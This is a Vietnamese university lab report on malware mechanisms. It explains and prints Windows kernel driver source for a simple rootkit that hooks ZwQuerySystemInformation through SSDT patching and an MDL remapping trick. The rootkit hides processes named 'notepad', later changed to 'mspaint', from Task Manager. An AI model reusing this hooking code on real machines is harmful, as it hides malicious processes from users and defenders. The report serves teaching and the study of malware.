Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Rootkit

GVHD: Nghi Hoàng Khoa

Ngày báo cáo: 17/05/2022

Nhóm: Butterflies

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.M21.ANTN

STT	Họ và tên	MSSV	Email
1	Lê Tôn Nhân	19520199	19520199@gm.uit.edu.vn
2	Hồ Thị Ngọc Phúc	19520220	19520220@gm.uit.edu.vn
3	Nguyễn Ngọc Trưởng	19522440	19522440@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Tạo Rootkit ẩn một chương trình tùy ý	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

C.1 Tạo Rootkit ẩn một chương trình tùy ý

Yêu cầu 1: *Tìm hiểu code và thay đổi code sao cho khi chạy driver lên sẽ ẩn một chương trình tùy ý, hiển thị thông tin sinh viên khi driver được chạy.*

*** THỰC HIỆN**

- Sơ lược về rootkit
  - Rootkit là một phần mềm độc hại cho phép hacker quyền truy cập đặc quyền vào máy tính và các khu vực hạn chế của phần mềm.
  - Rootkit thường cần quyền truy nhập tới nhân hệ điều hành và chứa một vài chương trình bắt đầu chạy khi hệ thống khởi động (boot).
  - Khi rootkit được nạp dưới dạng trình điều khiển thiết bị vào hệ thống thì nó có thể thay đổi được **SSDT** (System Service Descriptor Table – lưu địa chỉ của từng hàm trong kernel), do vậy các ứng dụng muốn xem các thông tin hệ thống có thể bị rootkit hook các hàm cần thiết để che giấu chính nó
- Giải thích code
  - Đầu tiên trong file code c ta thấy một struct của **System Service Descriptor Table**. Đây là tập hợp bảng các địa chỉ của các hàm trong kernel nằm dưới kernel của hệ thống, được Export từ File **Ntoskrnl.exe**

```
// struct của System Service Descriptor Table là tập hợp bảng các địa chỉ của các hàm trong kernel nằm dưới kernel của hệ thống, được Export từ File Ntoskrnl.exe
typedef struct ServiceDescriptorEntry
{
   unsigned int *ServiceTableBase;
   unsigned int *ServiceCounterTableBase; // Used only in checked build
                                          // Chỉ được sử dụng trong bản dựng đã kiểm tra
   unsigned int NumberOfServices;
   unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
```

- Tiếp theo là định nghĩa một số **macro hook** với mục đích thực hiện hook

```
// để thực hiện hook chúng ta cần định nghĩa một số các macro hook sau
#define SYSTEMSERVICE(_function) KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)_function + 1)]
// Macro SYSTEMSERVICE lấy địa chỉ của hàm trong Ntoskrnl.exe,
//là những hàm bắt đầu bởi Zw*, sau đó trả về địa chỉ của hàm Nt* trong SSDT. Những hàm Zw* làm hàm được dùng cho trình điều khiển thiết b

PMDL g_pmdlSystemCall;
PVOID *MappedSystemCallTable;

//Macro SYSCALL_INDEX lấy địa chỉ của hàm Zw* và trả về số thứ tự của nó trong bảng SSDT, 2 macro
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function + 1)
// SYSTEMSERVICE và SYSCALL_INDEX hoạt động dựa trên mã opcode
//tại điểm bắt đầu của hàm Zw*. Tất cả các hàm Zw* đều bắt đầu bởi mã opcode là mov eax, ULONG, với ULONG là chỉ mục của dịch vụ hệ thống t

// Macro HOOK_SYSCALL và UNHOOK_SYSCALL lấy địa chỉ của hàm Zw bị hook, lấy chỉ mục của hàm đó và tự động thay đổi chỉ mục trong SSDT bằng
#define HOOK_SYSCALL(_Function, _Hook, _Orig) \
   _Orig = (PVOID)InterlockedExchange((PLONG)&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG)_Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig) \
   InterlockedExchange((PLONG)&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG)_Hook)
```

- Giải thích các macro hook:

  - Macro **SYSTEMSERVICE** lấy địa chỉ của hàm trong Ntoskrnl.exe, là những hàm bắt đầu bởi Zw*, sau đó trả về địa chỉ của hàm Nt* trong SSDT. Những hàm Zw*

làm hàm được dùng cho trình điều khiển thiết bị và các thành phần khác của kernel. Chú ý rằng không có sự tương ứng 1-1 giữa các hàm Zw* và các hàm Nt*.

- Macro **SYSCALL_INDEX** lấy địa chỉ của hàm Zw* và trả về số thứ tự của nó trong bảng SSDT, 2 macro **SYSTEMSERVICE** và **SYSCALL_INDEX** hoạt động dựa trên mã opcode tại điểm bắt đầu của hàm Zw*. Tất cả các hàm Zw* đều bắt đầu bởi mã opcode là mov eax, ULONG, với ULONG là chỉ mục của dịch vụ hệ thống trong SSDT, bằng cách lấy tham số ULONG của mã opcode này ta có thể lấy được chỉ mục của hàm.
- Macro **HOOK_SYSCALL** và **UNHOOK_SYSCALL** lấy địa chỉ của hàm Zw bị hook, lấy chỉ mục của hàm đó và tự động thay đổi chỉ mục trong SSDT bằng địa chỉ của hàm Hook.

- Tiếp theo là ẩn tiến trình bằng **hook kernel API**

  - Hệ điều hành **Windows** sử dụng hàm **ZwQuerySystemInformation** để thực hiện truy vấn đến các thông tin của hệ thống. Taskmgr.exe sử dụng hàm này để lấy danh sách các tiến trình trong hệ thống. Thông tin trả về từ hàm này phụ thuộc vào biến SystemInformationClass yêu cầu.
  - Để lấy thông tin các tiến trình, giá trị của **SystemInformationClass là 5**. Khi rootkit thay thế hàm NtQuerySystemInfomation thì hàm hook mới có thể gọi hàm bị hook rồi lọc kết quả trả về tùy ý.
  - Các thông tin về tiến trình được lưu trong cấu trúc **_SYSTEM_PROCESSES**, các thông tin về luồng được lưu trong cấu trúc **_SYSTEM_THREADS**.

```
struct _SYSTEM_THREADS
{
   LARGE_INTEGER KernelTime;
   LARGE_INTEGER UserTime;
   LARGE_INTEGER CreateTime;
   ULONG WaitTime;
   PVOID StartAddress;
   CLIENT_ID ClientIs;
   KPRIORITY Priority;
   KPRIORITY BasePriority;
   ULONG ContextSwitchCount;
   ULONG ThreadState;
   KWAIT_REASON WaitReason;
};

struct _SYSTEM_PROCESSES
{
   ULONG NextEntryDelta;
   ULONG ThreadCount;
   ULONG Reserved[6];
   LARGE_INTEGER CreateTime;
   LARGE_INTEGER UserTime;
   LARGE_INTEGER KernelTime;
   UNICODE_STRING ProcessName;
   KPRIORITY BasePriority;
   ULONG ProcessId;
   ULONG InheritedFromProcessId;
   ULONG HandleCount;
   ULONG Reserved2[2];
   VM_COUNTERS VmCounters;
   IO_COUNTERS IoCounters; // windows 2000 only
   struct _SYSTEM_THREADS Threads[1];
};
```

- Thông tin quan trọng cần chú ý đó là tên tiến trình được lưu ở 1 biến **UNICODE_STRING** trong **_SYSTEM_PROCESSES**. Đồng thời còn 2 biến nữa đó là **UserTime** và **Kernel Time** lưu thời gian tiến trình thực thi, chúng ta cần cộng nó vào UserTime và KernelTime của tiến trình khác trong danh sách đó để tổng thời gian của CPU được giữ là 100%.

- Hàm **NewZwQuerySystemInformation** sẽ là hàm hook thay thế cho **ZwQuerySystemInformation**, thực hiện công việc lọc toàn bộ tiến trình bắt đầu bởi **_root_.** Đồng thời thực hiện việc cộng toàn bộ thời gian sử dụng CPU ở user mode và kernel mode vào tiến trình **Idle** của hệ thống.

```
NTSTATUS NewZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength)
{

   NTSTATUS ntStatus;

   ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation))(
       SystemInformationClass,
       SystemInformation,
       SystemInformationLength,
       ReturnLength);

   if (NT_SUCCESS(ntStatus))
   {
      // Đặt yêu cầu liệt kê tiến trình bằng giá trị 5
      if (SystemInformationClass == 5)
      {
         // Đây là truy vấn cho danh sách quy trình tìm kiếm tên quy trình bắt đầu bằng
         // 'notepad' và lọc chúng ra.

         struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
         struct _SYSTEM_PROCESSES *prev = NULL;

         while (curr)
         {
            // DbgPrint("Current item is %x\n", curr);
            if (curr->ProcessName.Buffer != NULL)
            {
               if (0 == memcmp(curr->ProcessName.Buffer, L"notepad", sizeof(curr)))
               {
                  m_UserTime.QuadPart += curr->UserTime.QuadPart;
                  m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
```

```
                  if (prev) // Middle or Last entry // Mục giữa hoặc cuối cùng
                  {
                     if (curr->NextEntryDelta)
                        prev->NextEntryDelta += curr->NextEntryDelta;
                     else // we are last, so make prev the end // chúng tôi là cuối cùng, vì vậy hãy làm cho prev kết thúc
                        prev->NextEntryDelta = 0;
                  }
                  else
                  {
                     if (curr->NextEntryDelta)
                     {
                        // we are first in the list, so move it forward //Chúng tôi đứng đầu trong danh sách, vì vậy hãy tiến lên phía trước.
                        (char *)SystemInformation += curr->NextEntryDelta;
                     }
                     else // we are the only process! //Chúng tôi là quá trình duy nhất!
                        SystemInformation = NULL;
                  }
               }
            }
            else // This is the entry for the Idle process //Đây là mục nhập cho quá trình Nhàn rỗi
            {
               // Add the kernel and user times of notepad* //Thêm kernel và thời gian sử dụng notepad*
               // processes to the Idle process. //quy trình đến quy trình Nhàn rỗi.
               curr->UserTime.QuadPart += m_UserTime.QuadPart;
               curr->KernelTime.QuadPart += m_KernelTime.QuadPart;

               // Reset the timers for next time we filter //Đặt lại bộ hẹn giờ cho lần tiếp theo chúng tôi lọc
               m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
            }
            prev = curr;
            if (curr->NextEntryDelta)
               ((char *)curr += curr->NextEntryDelta);
            else
               curr = NULL;
         }
      }
      else if (SystemInformationClass == 8) // Query for SystemProcessorTimes //Truy vấn cho Bộ xử lý Hệ thốngTimes
      {
         struct _SYSTEM_PROCESSOR_TIMES *times = (struct _SYSTEM_PROCESSOR_TIMES *)SystemInformation;
         times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
      }
   }
   return ntStatus;
}
```

- Tiếp theo sẽ là ẩn tiến trình và tạo log

- Ta sử dụng hàm OnUpload() để unlock truy cập đến MDL và ghi log khi sử dụng DebugView capture kernel. Với Memory Descriptor List (MDL) là một cấu trúc mô tả một vùng nhớ. MDL chứa địa chỉ bắt đầu, tiến trình sở hữu nó, số byte và các cờ liên quan đến nó.

```
VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
    DbgPrint("ROOTKIT: OnUnload called\n");

    // unhook system calls // Các cuộc gọi hệ thống không
    UNHOOK_SYSCALL(ZwQuerySystemInformation, OldZwQuerySystemInformation, NewZwQuerySystemInformation);

    // Unlock and Free MDL //Mở khóa và miễn phí MDL
    if (g_pmdlSystemCall)
    {
        MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
        IoFreeMdl(g_pmdlSystemCall);
    }
}
```

- Để tránh những lỗi phát sinh và loại bỏ cơ chế bảo vệ bộ nhớ của nhân, chúng ta tạo một MDL bằng **KeServiceDescriptorTable** và hàm **MmBuildMdlForNonPagedPool**, sau đó đặt lại cờ **MdlFlags MDL_MAPPED_TO_SYSTEM_VA**. Sau đó khóa trang nhớ trỏ bởi MDL trong bộ nhớ bởi hàm M**mMapLockedPages**. Nếu một MDL trỏ đến 1 trang nhớ mà có MDLFlags đặt là **MDL_MAPPED_TO_SYSTEM_VA** thì trang nhớ đó không còn là read-only và ta có thể thực hiện hook.

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                     IN PUNICODE_STRING theRegistryPath)
{
   DbgPrint("ROOTKIT: Started\n");
   DbgPrint("ROOTKIT: 19520199-Le Ton Nhan\n");
   // Register a dispatch function for Unload
   // Đăng ký chức năng công văn để dỡ hàng
   theDriverObject->DriverUnload = OnUnload;

   // Initialize global times to zero
   // Khởi tạo Thời báo Hoàn cầu về 0
   // These variables will account for the
   // missing time our hidden processes are
   // using.
   // Những biến này sẽ giải thích cho thời gian còn thiếu mà các quy trình ẩn của chúng ta đang sử dụng.
   m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;

   // save old system call locations
   // lưu vị trí cuộc gọi hệ thống cũ
   OldZwQuerySystemInformation = (ZWQUERYSYSTEMINFORMATION)(SYSTEMSERVICE(ZwQuerySystemInformation));

   // Map the memory into our domain so we can change the permissions on the MDL
   // Ánh xạ bộ nhớ vào tên miền của chúng tôi để chúng tôi có thể thay đổi quyền trên MDL
   g_pmdlSystemCall = MmCreateMdl(NULL, KeServiceDescriptorTable.ServiceTableBase, KeServiceDescriptorTable.NumberOfServices * 4);
   if (!g_pmdlSystemCall)
      return STATUS_UNSUCCESSFUL;

   MmBuildMdlForNonPagedPool(g_pmdlSystemCall);

   // Change the flags of the MDL
   // Thay đổi cờ của MDL
   g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;

   MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);

   // hook system calls
   // cuộc gọi hệ thống móc
   HOOK_SYSCALL(ZwQuerySystemInformation, NewZwQuerySystemInformation, OldZwQuerySystemInformation);

   return STATUS_SUCCESS;
}
```

- Cuối cùng ta tiến hành thay đổi code.
  - Thay notepad thành một chương trình tùy ý, ở đây chọn **mspaint**


```
// DbgPrint("Current item is %x\n", curr);
if (curr->ProcessName.Buffer != NULL)
{
   if (0 == memcmp(curr->ProcessName.Buffer, L"mspaint", sizeof(curr)))
   {
      m_UserTime.QuadPart += curr->UserTime.QuadPart;
      m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

      if (prev) // Middle or Last entry // Mục giữa hoặc cuối cùng
      {
```

  - Thêm dòng DbgPrint để hiển thị thông tin sinh viên khi drive được chạy

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                     IN PUNICODE_STRING theRegistryPath)
{
   DbgPrint("ROOTKIT: Started\n");
   DbgPrint("ROOTKIT: 19520199-19520220-1952440-Butterflies\n");
```

- Thực thi và kiểm tra kết quả



- Video demo: https://www.youtube.com/watch?v=TtcaJxqNNF8